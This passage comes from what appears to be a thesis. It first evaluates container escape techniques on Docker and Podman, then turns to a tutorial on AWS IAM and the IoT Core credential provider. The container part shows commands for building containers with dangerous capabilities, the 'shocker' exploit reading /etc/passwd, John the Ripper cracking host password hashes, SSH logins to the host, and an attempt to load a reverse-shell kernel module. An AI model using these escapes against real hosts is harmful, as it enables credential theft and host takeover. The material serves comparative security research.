```
root@dbe611a9a998:/# insmod reverse-shell.ko
insmod: ERROR: could not insert module reverse-shell.ko: Operation not permitted
```

Figure 3.36: Adding a malicious kernel module on rootless Podman


3.6.5 Reading secrets from the host

This container escape technique reads files from /etc/passwd and /etc/shadow directories and discovers the host user password, which can be used to connect to the user with services like SSH. In order to perform this approach, it is necessary the DAC_READ_SEARCH, which allows a container process to bypass Discretionary Access Control (DAC) restrictions for reading and searching directories and files. In particular, it makes it possible to perform the open_by_handle_at system call, which allows accessing files through a persistent handle, even if the file has been renamed or moved, as long as the underlying file system still supports the handle. A password cracker, like *john the ripper*, it is needed in order to discover the password of the user host. A software like SSH must be installed on the host to make a connection between the container and the host. The command to set a vulnerable container is:

- For Docker: docker run -it `--cap-drop`=ALL `--cap-add`= DAC_READ_SEARCH ubuntu bash


- For Podman: podman run -it `--cap-drop`=ALL `--cap-add`= DAC_READ_SEARCH ubuntu bash

This approach works only on rootful Docker. On rootful Podman the open_by_handle_at system call goes on the stale file handle, so the container cannot access those files and directories. While on rootless Podman and on rootless Docker, the open_by_handle_at system call is not permitted.




```
root@2f8d2f5f8113:/# john password --format=crypt --show
root:1999:0:0:root:/root:/bin/bash
hamza:1999:1000:1000:hamza,,,:/home/hamza:/bin/bash

2 password hashes cracked, 0 left
root@2f8d2f5f8113:/# ssh hamza@10.0.2.15
The authenticity of host '10.0.2.15 (10.0.2.15)' can't be established.
ED25519 key fingerprint is SHA256:YRgCFIrFkIcksEqYpEVcvMrn8GKUEZiypvsrsbSJ/uw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.15' (ED25519) to the list of known hosts.
hamza@10.0.2.15's password:
Linux debian 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.90-1 (2024-05-03) x86_64
```

Figure 3.37: Reading secrets from the host on rootful Docker



```
root@454c83884942:/# ./shocker /etc/passwd passwd
[***] docker VMM-container breakout Po(C) 2014 [***]
[***] The tea from the 90's kicks your sekurity again. [***]
[***] If you have pending sec consulting, I'll happily [***]
[***] forward to my friends who drink secury-tea too! [***]

<enter>

[*] Resolving 'etc/passwd'
[-] open_by_handle_at: Stale file handle
```

Figure 3.38: Reading secrets from the host on rootful Podman



```
root@770475c2c492:/# ./shocker /etc/passwd passwd
[***] docker VMM-container breakout Po(C) 2014 [***]
[***] The tea from the 90's kicks your sekurity again. [***]
[***] If you have pending sec consulting, I'll happily [***]
[***] forward to my friends who drink secury-tea too! [***]

<enter>

[*] Resolving 'etc/passwd'
[-] open_by_handle_at: Operation not permitted
```

Figure 3.39: Reading secrets from the host on rootless Docker and rootless Podman

3.6.6 Overriding files on host


This container escape technique updates the user's credential files and uses the updated credential, such as the user password, or user-authorized keys, to perform the login by using a service like SSH. In order to perform this approach, it is needed the DAC_READ_SEARCH and DAC_OVERRIDE capabilities. Both capabilities enable container processes to bypass Discretionary Access Control (DAC). The DAC_READ_SEARCH allows bypassing restrictions on reading and searching directories and files, while DAC_OVERRIDE permits bypassing file read, write, and execute permission checks. This container escape technique can be implemented in multiple ways; however, only two methods were tested. The first method involves overriding the user password, while the second method overrides the host user's SSH authorized keys. The command used to configure a vulnerable container to override the password is:

- For Docker: docker run -it `--cap-drop`=ALL `--cap-add`=DAC_OVERRIDE `--cap-add`=DAC_READ_SEARCH `--cap-add`=CHOWN ubuntu bash
- For Podman: podman run -it `--cap-drop`=ALL `--cap-add`=DAC_OVERRIDE `--cap-add`=DAC_READ_SEARCH `--cap-add`=CHOWN ubuntu bash

Whereas the command to set a vulnerable container to override authorized keys is:


- For Docker: docker run -it `--cap-drop`=ALL `--cap-add`=DAC_OVERRIDE `--cap-add`=DAC_READ_SEARCH ubuntu bash
- For Podman: podman run -it `--cap-drop`=ALL `--cap-add`=DAC_OVERRIDE `--cap-add`=DAC_READ_SEARCH ubuntu bash

This approach similarly to the past one works only on rootful Docker, because this methodology relies on open_by_handle_at system call, which goes on stale file handle on rootful Podman and it is not permitted on rootless Podman and on rootless Docker.




```
[!] Got a final handle!
[*] #=8, 1, char nh[] = {0x3a, 0xfd, 0x09, 0x00, 0x00, 0x00, 0x00, 0x00};
Success!!
root@a14cda0356ad:/# ssh prova@10.0.2.15
The authenticity of host '10.0.2.15 (10.0.2.15)' can't be established.
ED25519 key fingerprint is SHA256:zOBQAZPBZ/WbvWlMlY30XQTqT3r7Z8jxpXtCNwn2tY0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.15' (ED25519) to the list of known hosts.
prova@10.0.2.15's password:
```

Figure 3.40: Overriding files on host on rootful Docker



```
root@454c83884942:/# ./shocker /etc/passwd passwd
[***] docker VMM-container breakout Po(C) 2014 [***]
[***] The tea from the 90's kicks your sekurity again. [***]
[***] If you have pending sec consulting, I'll happily [***]
[***] forward to my friends who drink secury-tea too! [***]

<enter>

[*] Resolving 'etc/passwd'
[-] open_by_handle_at: Stale file handle
```

Figure 3.41: Overriding files on host on rootful Podman



```
root@770475c2c492:/# ./shocker /etc/passwd passwd
[***] docker VMM-container breakout Po(C) 2014 [***]
[***] The tea from the 90's kicks your sekurity again. [***]
[***] If you have pending sec consulting, I'll happily [***]
[***] forward to my friends who drink secury-tea too! [***]

<enter>

[*] Resolving 'etc/passwd'
[-] open_by_handle_at: Operation not permitted
```

Figure 3.42: Overriding files on the host on rootless Docker and on rootful Podman

Chapter 4

Authentication and authorization in AWS

Traditionally, IoT devices rely on stored credentials like access keys, which pose significant security risks if compromised. AWS IoT Core addresses this issue by allowing devices to authenticate through X.509 certificates. It further enhances security by employing the AWS IoT Credential Provider, which issues temporary credentials that reduce the risk associated with long-term credential storage. This method allows secure and short-term access to AWS services without exposing permanent credentials. In order to implement this, the AWS IAM (Identity and Access Management) service is needed.

4.1 AWS IAM

AWS IAM allows organizations to define access controls by specifying who can access what and under what conditions. Specifically, it manages access for users, roles and groups to various AWS services and resources [7].

4.1.1 Policies

IAM policies are formalized sets of permissions that define the actions a user, or a group, or a role is authorized to perform on specific AWS resources. These policies are expressed in JSON format and serve as the mechanism by which access controls are enforced within the AWS environment. Each policy includes one or more statements that define the permitted or restricted actions, the associated resources and any conditions that may refine the permissions. Policies can be assigned directly to users, groups and roles, allowing for detailed and specific control over access to AWS services and resources.




Figure 4.1: JSON policy document structure

AWS introduces the concept of principal, which is an entity that can request access to resources, such as users, roles, services or accounts. Principals are central to the authorization process, as they represent the actors for whom permissions are granted or denied. There are six types of different policies [8] :

- Identity-based policies: Grant permissions to an identity
- Resource-based policies: Provide permissions to the specified principal within the policy. These principals can either belong to the same AWS account as the resource or come from other AWS accounts.
- Permissions boundaries: Set the upper limit on the permissions that identity-based policies can provide to an entity.
- Organizations service control policy: Restrict the permissions that identity-based or resource-based policies can grant to entities like users or roles within the account.
- Access control lists: Manage access to resources by specifying which principals in other accounts can access them. They are similar to Identity-based policies, but they differ because they don't use JSON policy document structure and they cannot grant permissions to entities within the same account.
- Session policies: Restrict the permissions granted by the role or user's identity-based policies for that session.

AWS uses ARNs (Amazon Resource Names) as unique identifiers to distinctly specify resources across its services. These unique identifiers ensure precise reference and management of resources within AWS. An example of arn is
arn:aws:ec2:us-west-2:123456789012:instance/i-0abcd1234efgh5678 where:




Figure 4.2: Session policy with a resource-based policy specifying the entity ARN

- arn: It is the prefix of Amazon Resource Names.
- aws: It identifies the AWS namespace.
- ec2: It indicates the service, which is AWS EC2 in this case.
- us-west-2: It indicates the AWS region.
- 123456789012: It is account ID.
- instance/i-0abcd1234efgh5678: It represents the resource type and its unique ID.

A resource-based policy can designate the ARN of a user or role as a principal. When this is done, the permissions specified by the resource-based policy are combined with those from the role or user's identity-based policy before initiating the session. The session policy then restricts the overall permissions granted by both the resource- and identity-based policies. As a result, the session's permissions are determined by the intersection of the session policies with the resource-based policies and the intersection of the session policies with the identity-based policies [7].

A resource-based policy can designate the ARN of the session as a principal. In this case, the permissions granted by the resource-based policy are applied after the session is established and are not restricted by the session policy. Consequently, the resulting session includes all permissions from the resource-based policy, along with the intersection of permissions from the identity-based policy and the session policy [7]. A permissions boundary can define the maximum permissions for a user or role when creating a session. In this scenario, the resulting session's permissions are determined by the intersection of the session policy, the permissions boundary and the identity-based policy. However, a permissions boundary does not constrain the permissions granted by a resource-based policy that specifies the ARN of the resulting session [7]. In IAM, it is possible for AWS




Figure 4.3: Session policy with a resource-based policy specifying the session ARN




Figure 4.4: Session policy with a permissions boundary

Security Token Service (STS) to generate and distribute temporary security credentials to trusted users, enabling controlled access to AWS resources. These temporary credentials function similarly to long-term access key credentials, with the following distinctions: they expire, and credentials are not stored but are dynamically generated and provided at request [9].

4.1.2 Roles

An IAM role is a set of permissions that define what actions are allowed and under what conditions. The primary distinction between roles and users lies in their respective purposes and usage contexts. An IAM user is a static identity designed for specific individuals or services, usually with permanent credentials. Each user has a fixed set of permissions that are assigned directly. In contrast, IAM roles are not tied to a specific user or service but are designed to be assumed by entities that require temporary access to resources. When a role is assumed, the entity temporarily inherits the permissions associated with that role. This approach enhances security by minimizing the need for long-term credentials and allows for more granular access control [10].

4.2 IOTcore

IoT Core is a platform designed to enable secure, bidirectional communication between internet-connected devices and AWS services. Central to its functionality is its ability to handle vast numbers of devices, scale data processing and facilitate the integration of IoT-generated data into other AWS services. One of the critical challenges that IoT Core addresses is the secure authentication and authorization of devices, which is essential for ensuring the integrity and security of communications in an IoT environment. The classical method is that devices store keys, which can cause a security risk. IoT Core offers multiple methods for device authentication, ensuring flexibility and security regardless of the device or its capabilities. The most prominent authentication method in IoT Core is through X.509 certificates. Each IoT device is required to have a unique certificate, which is used to authenticate its identity when it attempts to connect to the IoT Core service. The X.509 certificate authenticity is verified through a trusted certificate authority; if the certificate is valid and trusted, the device is allowed to proceed with further operations [11]. IoT Core enables devices to connect using X.509 certificates and TLS mutual authentication; this method is not directly applicable to other AWS services, which typically require AWS Signature Version 4 for authentication. This signature algorithm traditionally necessitates using an access key ID and a secret access key. IoT Core credential provider addresses this issue by allowing devices to leverage their X.509 certificates as a unique identity for authenticating requests to AWS services. This approach effectively mitigates the problem of embedding static credentials on devices. The credential provider uses the device X.509 certificate to obtain temporary, dynamically generated credentials for accessing AWS services.

4.3 Authorizing direct calls to AWS services using AWS IoT Core credential provider

In order to authorize direct calls to AWS services, it is necessary to follow a specific credential provider workflow.



AWS IoT Authentication and Authorization Module
Validate request (2)
Success/failure (3)
Request security token (1)
Security token (6)
Assume role (4)
Security token (5)
Device SDK
Set of client libraries to connect, authenticate, and exchange messages
Credentials provider
AWS STS
Sign request with retrieved security token (7)
aws
Validate signature (8)
Allow/Deny (9)
AWS IAM


Figure 4.5: IoT Core credentials provider workflow

4.3.1 Creation of a thing and a thing group in IoTCore

A thing is a representation of a physical device or a logical entity. A thing group is a collection of things that can be managed collectively. Certificates can be either auto-generated or imported during the creation of a thing. The recommended approach is to auto-generate the certificate. If this option is selected, the certificate and the private key should be downloaded, as they will be necessary for subsequent steps.

4.3.2 Creation of a role with custom trust policy

Create a role in the IAM with a custom trust policy in order to allow the IoT credential provider to assume the role and provide the ability to obtain temporary security credentials.



Thing properties Info

Thing name

thing1

Enter a unique name containing only: letters, numbers, hyphens, colons, or underscores. A thing name can't contain any spaces.

Additional configurations

You can use these configurations to add detail that can help you to organize, manage, and search your things.

▼ **Thing type** - *optional*

Thing types are an optional way to store description and configuration information that is common to things that have the same thing type.

Thing type

thing1 ▼ | Clear | Create thing type

Add searchable attributes to allow your thing to be grouped and searched without using fleet indexing.

No searchable attributes are associated with the selected thing type.

Add new attribute

▶ **Non-searchable thing attributes** - *optional*

▼ **Thing groups** - *optional*

Choose the thing groups to which you'd like to add this thing resource. Note that a thing can't belong to more than 10 thing groups and it can't belong to thing groups that share a parent group.

Thing groups

Choose existing thing groups ▼ | Create thing group


thing1group ✕

You can select up to 9 more thing groups.

▶ **Billing group** - *optional*

▶ **Packages and versions** - *optional*

Figure 4.6: Creation of a thing and thing group




Trusted entities

Entities that can assume this role under specified conditions.

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "Statement1",
            "Effect": "Allow",
            "Principal": {
                "Service": "credentials.iot.amazonaws.com"
            },
            "Action": "sts:AssumeRole"
        }
    ]
}
```

Figure 4.7: Custom trust policy




```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "Statement1",
            "Effect": "Allow",
            "Action": [
                "iam:GetRole",
                "iam:PassRole"
            ],
            "Resource": "arn:aws:iam::975050292279:role/test-role3"
        }
    ]
}
```

Figure 4.9: IAM policy for role access permissions

4.3.3 Creation of an access policy

This access policy defines permissions for interacting with AWS services. It is possible to limit the access to specific entities of a service and define which operation the user can perform.




```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "Statement1",
            "Effect": "Allow",
            "Action": [
                "s3:PutObject"
            ],
            "Resource": [
                "arn:aws:s3:::test-bucket-tesi2/*"
            ]
        }
    ]
}
```

Figure 4.8: example of access policy

The access policy created must be attached to the previously created role.

4.3.4 Integrating IAM Roles with AWS IoT: Role Alias Creation and Policy Attachment

The IAM role that was created must be provided to AWS IoT for the creation of a role alias. A new policy must be created and attached to the IAM user of interest to facilitate this process.




test_role_alias3 Info

Details

Role alias name test_role_alias3	Role test_role3
Role alias ARN arn:aws:iot:eu-north-1:975050292279:rolealias/test_role_alias3	Role ARN arn:aws:iam::975050292279:role/test_role3
Created July 12, 2024, 00:30:59 (UTC+02:00)	Credential duration 3600 second
Last updated July 12, 2024, 00:30:59 (UTC+02:00)	

Figure 4.10: IoT role alias



Active version: 1

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": "iot:AssumeRoleWithCertificate",
      "Resource": "arn:aws:iot:eu-north-1:975050292279:rolealias/test_role_alias3"
    }
  ]
}
```


Figure 4.11: Example of IoT policy that must be attached to the certificate

4.3.5 Configuring Role Aliases and Policy Attachments for AWS STS

The role, alias in IoT core, serves as an alternate data model that is directed to an IAM role. When requesting credentials from the provider, it is necessary to include the role alias name to specify the IAM role to be assumed for obtaining a security token from AWS STS. During the creation of a role alias, the ARN of the access role must be provided. Additionally, it is essential to create and attach a policy to the certificate of the thing to authorize the request for the security token, ensuring that the certificate has the necessary permissions to interact with AWS STS. After completing this step, authorization for direct AWS IoT access can be successfully achieved.

4.3.6 Retrieve tokens

In order to retrieve credentials and the token needed to authenticate the user, it is required to run these commands in the command line of the user:



```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "Statement1",
            "Effect": "Allow",
            "Action": [
                "ecr:BatchCheckLayerAvailability",
                "ecr:CompleteLayerUpload",
                "ecr:GetAuthorizationToken",
                "ecr:GetDownloadUrlForLayer",
                "ecr:InitiateLayerUpload",
                "ecr:ListImages",
                "ecr:DescribeImages"
            ],
            "Resource": [
                "arn:aws:ecr:eu-north-1:975050292279:repository/test1",
                "arn:aws:ecr:eu-north-1:975050292279:repository/test1/*"
            ]
        },
        {
            "Sid": "Statement2",
            "Effect": "Allow",
            "Action": "ecr:GetAuthorizationToken",
            "Resource": "*"
        }
    ]
}
```

Figure 4.12: An access policy in ECR that allows the retrieval of tokens

